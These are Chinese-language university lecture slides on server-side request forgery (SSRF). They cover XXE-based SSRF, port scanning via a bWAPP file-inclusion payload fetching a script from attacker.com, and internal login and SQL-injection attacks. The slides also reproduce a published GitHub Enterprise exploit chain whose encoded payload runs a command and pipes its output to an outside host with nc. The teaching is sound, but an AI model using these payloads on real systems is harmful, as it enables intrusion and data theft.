
SSRF访问外网服务

内容回顾



SSRF访问内网服务

内容回顾



SSRF访问内网服务

内容回顾

客户端

服务器端



访问

响应



内部调用



访问内网服务信息

访问

响应

内网服务

<http://localhost:8000>



与XXE相关的SSRF

□ 利用XXE的方式实施SSRF攻击

利用漏洞伪造服务端发起请求，从而以服务端作为攻击跳板，继续攻击服务器所在内网。这里举一个利用XXE的SSRF攻击向量，下节将详述相关内容。

根据上述内容，我们已知通过XXE可以使服务器向任意地址发送GET请求，假设内网中主机192.168.0.11提供远程HTTP管理操作，例如关机服务，则一个利用XXE的SSRF攻击向量可能如下：

```
<!DOCTYPE data SYSTEM "http://192.168.0.11/shutdown">
```


这个攻击向量可使内网主机关机。



SSRF原理

□ SSRF简介

服务端请求伪造（Server-Side Request Forgery, SSRF）指的是攻击者在未能取得服务器所有权限时，利用服务器漏洞以服务器的身份发送一条构造好的请求给服务器所在内网。因此SSRF攻击通常针对外部网络无法直接访问的内部系统。



SSRF原理

□ SSRF能干什么？


- 内外网的端口和服务扫描
- 主机本地敏感数据的读取
- 内外网主机应用程序漏洞的利用
- 内外网Web站点漏洞的利用



本地和内网主机端口扫描

□ 攻击原理

攻击者利用目标服务器SSRF漏洞来扫描服务器及其内网其他主机开放的端口，由于攻击者没有目标服务器的最高权限，因此不能采用如Nmap之类扫描软件的方式来探测开放端口，所以一般采用较为简单的所需权限较低的方式：**尝试与特定端口建立Socket连接**，建立成功说明端口开放，反之端口不开放。



本地和内网主机端口扫描

□ 攻击演示

□ 准备

- ✓ 攻击者：需要事先准备好一个端口扫描脚本
- ✓ 漏洞服务器：存在一个文件包含漏洞以触发SSRF
- ✓ 内网主机：开放若干端口


□ 环境

这里以bWAPP实验环境为例，利用SSRF漏洞进行端口扫描。buggy web Application 这是一个集成了各种常见漏洞和最新漏洞的开源Web应用程序，目的是帮助网络安全爱好者、开发人员和学生发现并防止网络漏洞。



本地和内网主机端口扫描

□ 攻击演示



本地和内网主机端口扫描

□ 攻击演示

□ 扫描服务器自身端口Payload

`http://192.168.179.128/bWAPP/rfi.php?language=http://attacker.com/evil/portscan.php&action=go&ip=192.168.179.128`

被包含的远程端口扫描脚本



端口扫描脚本中定义的扫描目标

本地和内网主机端口扫描

□ 攻击演示

□ 扫描服务器内网主机Payload

`http://192.168.179.128/bWAPP/rfqi.php?language=http://attacker.com/evil/portscan.php&action=go&ip=192.168.179.1`

被包含的远程端口扫描脚本



本地和内网主机漏洞利用

□ 攻击原理

内网安全性通常较薄弱，经常出现溢出、弱口令等安全漏洞。通过SSRF攻击，可以实现对内网的访问，从而可以攻击内网或者本地机器获得shell等。

识别内网应用使用的框架、平台、模块以及CMS，可以为后续的攻击提供很多帮助。大多数web应用框架都有一些独特的文件和目录。通过这些文件可以识别出应用的类型，甚至详细的版本。根据这些信息就可以针对性的搜集漏洞进行攻击。



本地和内网主机漏洞利用

□ 攻击本地


- 设：10.10.25.26/ssrf/p.php具有SSRF漏洞，因而可以通过该页面访问其他URL。



本地和内网主机漏洞利用

□ 攻击本地


- 设：10.10.25.26/doLogin是一个登录界面，禁止从外部访问，只能从本地访问。



本地和内网主机漏洞利用

□ 攻击本地

- 利用有漏洞的10.10.25.26/ssrf/p.php，可以跳转到只有本地才能访问的登录界面。利用弱口令等方法可登入系统。



Timer Sign In Form

想要访问的URL

-
-

[Forgot Password ?](#)

New here ? [Sign Up](#)


Copyright © 2018 All rights Reserved | Template by [.test.](#)



本地和内网主机漏洞利用

□ 攻击内网


- 设：内网10.10.24.28主机有一个查询系统，尽可通过内网访问。查询系统连接内部数据库，存在一个SQL注入漏洞。




本地和内网主机漏洞利用

□ 攻击内网

□ 对该查询系统进行SQL注入，可以获取数据库中的其他信息。



访问内网页面



针对查询系统的注入语句

Top 10 Web Hacking Techniques of 2017

James Kettle | 11 October 2018 at 14:40 UTC

Research



1. A New Era of SSRF

[A New Era of SSRF](#) by [Orange Tsai](#) advances the state of the art of SSRF exploitation with an iceberg of inventive techniques for bypassing SSRF defences and maximising the resulting impact. Described as “impactful and innovative” by Agarri who [knows a bit about SSRF](#) himself, [the slides](#) are squeezed with exploits making it well worth a second or third read-through.


It also features one of the best exploit chains I’ve ever seen, and is enough to put anyone off fetching user-supplied URLs forever. A well deserved number one.



Make SSRF Great Again



Abusing URL Parsers



URL Components(RFC 3986)



Big Picture

Libraries/Vulns	CR-LF Injection			URL Parsing		
	Path	Host	SNI	Port Injection	Host Injection	Path Injection
Python httplib	☠	☠	☠			
Python urllib		☠	☠		☠	
Python urllib2		☠	☠			
Ruby Net::HTTP	☠	☠	☠			
Java net.URL		☠			☠	
Perl LWP			☠	☠		
NodeJS http	☠					☠
PHP http_wrapper				☠	☠	
Wget		☠	☠			
cURL				☠	☠	



Protocol Smuggling - Case Study

- GitHub Enterprise

Standalone version of GitHub

Written in Ruby on Rails and code have been obfuscated

- About Remote Code Execution on GitHub Enterprise

Best report in GitHub 3rd Bug Bounty Anniversary Promotion!

Chaining **4** vulnerabilities into RCE



- ❑ First bug - SSRF-Bypass on Webhooks
- ❑ Second bug - SSRF in internal Graphite service
- ❑ Third bug - CR-LF Injection in Graphite
- ❑ Fourth bug - Unsafe Marshal in Memcached gem



\$12,500

■ First SSRF ■ Second SSRF ■ Memcached protocol ■ Marshal data

http://0:8000/composer/send_email
?to=orange@chroot.org

&url=http://127.0.0.1:11211/%0D%0Aset%20githubproductionsearch/quer
ies/code_query%3A857be82362ba02525cef496458fffb09cf30f6256%3Av3%3Aco
unt%200%2060%20150%0D%0A%04%08o%3A%40ActiveSupport%3A%3ADeprecation
%3A%3ADeprecatedInstanceVariableProxy%07%3A%0E%40instanceo%3A%08ERB
%07%3A%09%40srcI%22%1E%60id%20%7C%20nc%20orange.tw%2012345%60%06%3A
%06ET%3A%0C%40lineno%00%3A%0C%40method%3A%0Bresult%0D%0A%0D%0A

参考文献



后续课程内容

□ 第三部分：Web服务器端安全

□ 详细讲解SQL注入、文件上传、文件包含、身份认证与访问控制、Web服务器配置等后端安全。

□ 3.1 SQL注入

□ 3.2 文件上传与文件包含

□ 3.3 XXE与SSRF

□ 3.4 身份认证与访问控制

□ 3.5 案例分析





[2021秋]Web Security

群号: 901651609



扫一扫二维码，加入群聊。



谢谢大家

刘奇旭、刘潮歌

{liuqixu,liuchaoge}@iie.ac.cn

中科院信工所 第六研究室